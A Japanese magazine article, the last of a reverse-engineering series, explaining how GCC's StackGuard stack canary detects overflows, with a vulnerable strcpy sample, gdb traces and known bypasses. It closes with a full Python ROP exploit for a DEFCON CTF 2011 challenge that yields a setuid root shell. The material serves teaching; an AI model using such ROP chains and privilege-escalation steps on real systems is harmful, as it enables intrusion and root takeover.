進め！リバースエンジニアリングの道 NEXT

第6回 StackGuard

文●愛甲健二

StackGuardを試す

ASLR、Exec-Shield、return-into-libc、ROPとさまざまな攻防手法を学んできましたが、今回は最終回ということで、最後の1つであるStackGuard（カナリアとも呼ばれる）について解説します。

第1回目で説明したとおり、StackGuardはコンパイラの機能であり、コンパイル時に各関数の入口と出口にスタック破壊を検知するマシン語を挿入します。このような仕組み上、StackGuardは、ASLRやExec-Shieldといったセキュリティ機能とは異なり、異常をプログラム内で検知できます。

さっそく見ていきましょう。次のプログラムを作成します（付録DVD-ROMに収録）。

sg.c

```
#include <string.h>
int main(int argc, char *argv[])
{
  char buff[16];
  strcpy(buff, argv[1]);
  return 0;
}
```

スタックバッファオーバーフローの脆弱性を持つ典型的なプログラムですね。このプログラムをコンパイルし、引数に64バイトのデータ列を渡します。当然オーバーフローするのでSegmentation faultするはずですが…

```
$ gcc -Wall sg.c -o sg
$ ./sg `python -c 'print "A"*64'`
*** stack smashing detected ***:
./sg terminated
======= Backtrace: =========
[0x41414141]
======= Memory map: ========
（省略）
Aborted (core dumped)
```

実行するとstack smashing detectedというエラーが出て、Abortedで終了しました。これはOSではなく、sgプログラムがオーバーフローを検知しています。

仕組みを解き明かそう

ではStackGuardの具体的な仕組みをマシン語レベルで追っていきましょう。まずはsgのコードを読みます。

```
$ gdb sg
GNU gdb (GDB) 7.1-ubuntu
(gdb) disas main
Dump of assembler code for function main:
   0x08048444 <+0>:     push   %ebp
   0x08048445 <+1>:     mov    %esp,%ebp
   0x08048447 <+3>:     and    $0xfffffff0,%esp
   0x0804844a <+6>:     sub    $0x40,%esp
   0x0804844d <+9>:     mov    0xc(%ebp),%eax
   0x08048450 <+12>:    mov    %eax,0x1c(%esp)
※ 0x08048454 <+16>:    mov    %gs:0x14,%eax
※ 0x0804845a <+22>:    mov    %eax,0x3c(%esp)
   0x0804845e <+26>:    xor    %eax,%eax
   0x08048460 <+28>:    mov    0x1c(%esp),%eax
   0x08048464 <+32>:    add    $0x4,%eax
   0x08048467 <+35>:    mov    (%eax),%eax
   0x08048469 <+37>:    mov    %eax,0x4(%esp)
   0x0804846d <+41>:    lea    0x2c(%esp),%eax
   0x08048471 <+45>:    mov    %eax,(%esp)
   0x08048474 <+48>:    call   0x8048364 <strcpy@plt>
   0x08048479 <+53>:    mov    $0x0,%eax
※ 0x0804847e <+58>:    mov    0x3c(%esp),%edx
```

```
※ 0x08048482 <+62>:    xor    %gs:0x14,%edx
※ 0x08048489 <+69>:    je     0x8048490 <main+76>
※ 0x0804848b <+71>:    call   0x8048374
                              <__stack_chk_fail@plt>
   0x08048490 <+76>:    leave
   0x08048491 <+77>:    ret
End of assembler dump.
(gdb)
```

上記の中で、※の行がStackGuardとしてコンパイラが追加したコードです。

最初の2行は、%gs:0x14の値を0x3c(%esp)へ格納しており、次の2行は%gs:0x14の値と0x3c(%esp)の値をXORし、最後の2行はXORの結果によってcall 0x8048374を実行するかどうかを決めています。

1. %gs:0x14の値を0x3c(%esp)へ格納
2. xor %gs:0x14, 0x3c(%esp)
3. もし結果が0ならばcallを実行しない

たったこれだけの処理を関数に入れるだけで、スタックバッファオーバーフローによるEBP、RETアドレスの書き換えは防げます。

スタックバッファオーバーフローから任意のコードを実行させるためには、たいていの場合、スタックにあるEBPやRETを書き換える必要があります。なので、EBPやRETが書き換わったことを検知できれば、仮にオーバーフローが起こっても、任意のコード実行は防げるというわけです。では、どうすれば「書き換わったこと」を検知できるのでしょうか?

その秘密が、%gs:0x14と0x3c(%esp)です。

%gs:0x14にはプログラム実行ごとにランダムな値が入ります。そして0x3c(%esp)はローカル変数の最後尾、というとわかりにくいですが、RET、EBPの前に置かれます。

そして、main関数の最初に%gs:0x14の値を0x3c(%esp)へ格納しているため、この2つは同じ値になりますね。となると、関数の終端でxor %gs:0x14, 0x3c(%esp)が実行されると、当然その結果は0になるはずです。同じ値同士をxorしたら0になりますから。

もしxorの結果が0ならばcall命令は実行されません。つまり、正常にleave; retが実行されます。しかし、何かしらの原因でXORの結果が0ではなくなれば、call 0x8048374が実行されます。

```
$ gdb sg
GNU gdb (GDB) 7.1-ubuntu
(gdb) b main
Breakpoint 1 at 0x8048447
(gdb) r `python -c 'print "A"*8'`
Starting program: /home/kenji/hj/6/sg
`python -c 'print "A"*8'`
Breakpoint 1, 0x08048447 in main ()
(gdb) b *0x08048482
Breakpoint 2 at 0x8048482
(gdb) c
Continuing.
Breakpoint 2, 0x08048482 in main ()
(gdb) i r edx
edx   0x8b189200   -1961324032
(gdb) x/32x $esp+0x20
0xbffff790: 0x00284324   0x00283ff4
            0x080484b0   0x41414141
0xbffff7a0: 0x41414141   0x0011e000
            0x080484bb  [0x8b189200]
0xbffff7b0: 0x080484b0   0x00000000
            0xbffff838   0x00144bd6
```

引数に8バイトのデータ列を渡したところ、0xbffff79c以降からの8バイトにそれが置かれました。そして、0xbffff7acにある0x8b189200と%gs:0x14がXORされます。 そのさらに後方の0xbffff7b8にある値0xbffff838がEBPで、0x00144bd6がRETアドレスです。

もしも引数に64バイトのデータ列を渡した場合、0xbffff79c以降の0x41が伸びます。つまり、0xbffff7acにある0x8b189200を上書きして、0xbffff7b8にある0xbffff838、RETアドレスである0x00144bd6までも0x41で上書きするわけです(次ページの図)。

すると、%gs:0x14の値と0xbffff7acにある値が異なります。%gs:0x14は0x8b189200ですが、0xbffff7acは0x41414141になりますね。結果、XORでは0にならず、call 0x8048374が実行され、このcall命令の先でエラーメッセージを表示するプログラムが実行されます。これがStackGuardの仕組みです。

```
(gdb) r `python -c 'print "A"*20'`
Starting program: /home/kenji/hj/6/sg
`python -c 'print "A"*20'`
*** stack smashing detected ***:
/home/kenji/hj/6/sg terminated
======= Backtrace: =========
(省略)
======= Memory map: ========
(省略)
Program received signal SIGABRT,
Aborted.
0x0012d422 in __kernel_vsyscall ()
```

攻略法は？

個人的には、StackGuardはわりとよくできた対策手法だと感じます。ASLRやExec-Shieldにはそれなりの抜け道がいくつかあるのに対して、StackGuardにはそれが少ないといえます。ただ、スタックを守るというよりも、EBP、RETを守るといった対策手法なので、StackGuardという名前はあまりしっくりきませんが（笑）。

では最後に、攻略法といえるほどのものではありませんが、これまで見つかったいくつかの回避された事例を紹介しましょう。

まず、 関数ポインターが使われていた場合です。StackGuardはEBP、RETを守りますが、関数内で関数ポインターが宣言されており、それがその関数内で呼び出されていた場合は、任意のコード実行を防げません。これはStackGuardがEBP、RETの変更を検知するだけであり、ローカル変数の書き換えは許してしまう以上、仕方ないことです。

また、Windows特有の問題なのですが、スタックに存在するSEH（例外処理機構）を上書きすることで、StackGuardを回避する手法もありました。SEHの中に例外が発生したら実行される処理のアドレスが書かれており、それを上書きし、関数が終わる（RETが実行される）前に例外を起こすことで、任意のコードへジャンプさせる手法です。

あとは、StackGuardに使われる乱数（%gs:0x14）を推測することでそれを回避するという問題も以前ありましたが、これも現在



図　StackGuardの仕組み

ではしっかりした乱数が使われており、見られなくなりました。

こんな感じでしょうか。

Exploit400問題の攻略（DEFCON CTF 2011）

では最後に、 前回出題したDEFCON CTF 2011 予選のExploit400問題の解答を行って、本連載の締めとさせていただきたいと思います。

```
$ file pp400
pp400: ELF 32-bit LSB executable,
Intel 80386, version 1 (SYSV),
statically linked, stripped
$ ls -l
-rwxr-xr-x kenji kenji bye
-rwsr-xr-x root  kenji pp400
-rw-r--r-- kenji kenji pp400exp.py
-rwxr-xr-x kenji kenji test
$ python pp400exp.py > EXP
$ ./pp400 88 < EXP
Give us your best shot then!
$ ls -l test
-rwsr-xr-x root kenji test
$ ./test
# whoami
root
```

byeとtestは前回使用したものと同じです。testがsystem関数で/bin/shを実行するもので、byeはtestプログラムをchown root test; chmod 4755 testするものです。

では、pp400exp.pyを見てみましょう。

pp400exp.py

```
#!/usr/bin/python
#-*- coding:utf-8 -*-
import struct
place = 0x0804A304
syscall = 0x080482D7
dummy = 0x90909090
# stdin for fread
stdin = 0x0804A31C
fread = 0x08048C60
# pop eax; pop edi; ret
pop_eax = 0x08048755
pop4 = 0x0804839A
pop3 = 0x0804839B
cmd = "./bye¥x00"
s = ""
# fread(place, 1, 8, stdin)
s += struct.pack("<I", fread)
s += struct.pack("<I", pop4)
s += struct.pack("<I", place)
s += struct.pack("<I", 1)
s += struct.pack("<I",len(cmd))
s += struct.pack("<I", stdin)
# pop eax for syscall
s += struct.pack("<I", pop_eax)
s += struct.pack("<I", 11)
s += struct.pack("<I", dummy)
# execve(place, 0, 0)
s += struct.pack("<I", syscall)
s += struct.pack("<I", pop3)
s += struct.pack("<I", place)
s += struct.pack("<I", 0)
s += struct.pack("<I", 0)
print (str(len(s)))
print s + cmd
```

まず、pp400は完全な競技用で、一般的なプログラムではありえない脆弱性が存在することを確認しておきましょう。

```
$ gdb pp400
GNU gdb (GDB) 7.1-ubuntu
(gdb) r 88
Starting program:
/home/kenji/hj/6/pp400 88
Give us your best shot then!
5
aaaa
Program received signal
SIGSEGV, Segmentation fault.
0x61616161 in ?? ()
Program terminated with signal 11,
Segmentation fault.
#0  0x41410a41 in ?? ()
(gdb)
```

最初に数値を入力し、その後にデータ列を渡すと、データ列の先頭4バイトへジャンプします。この脆弱性を利用し、ROPで/bin/sh実行まで持っていきます。

pp400バイナリの中からfread、pop eax、そしてシステムコールを呼び出す処理を探し出し、それらをROPで繋げます。まずはfreadを呼び出して./bye¥x00を標準入力から受け取り、次にpop eax; pop edi; retの処理を実行します。スタックからeaxへシステムコール番号を渡したら、今度はシステムコール呼び出しの処理へ進み、ここで./bye¥x00が実行されます。

freadとsyscallには引数が必要となるため、実行後それらを消費するためにそれぞれ引数の数だけpopする処理をはさみます。

これがpp400exp.pyの全体的な処理となります。

最後に

以上で、本連載で扱う内容の解説はすべて終わりましたが、いかがだったでしょうか。セキュリティ業界では、ソフトウェア脆弱性とWebアプリケーション脆弱性を区別することがありますが、まさに秒進分歩なWebセキュリティと比べると、ソフトウェアセキュリティは遅く、枯れた技術が多いように感じます。イノベーションが少ないといえばそれまでですが、だからこそゆっくりと腰を据えて学べ、その知識がその後も生かしやすいでしょう。

本連載は今回で最終回となりますが、セキュリティ技術の追求に終わりはありません。読者の方々が今後ソフトウェア技術を学んで行く上で、本連載で得た知識が少なからずお役にたてれば幸いです。

1年間お疲れ様でした!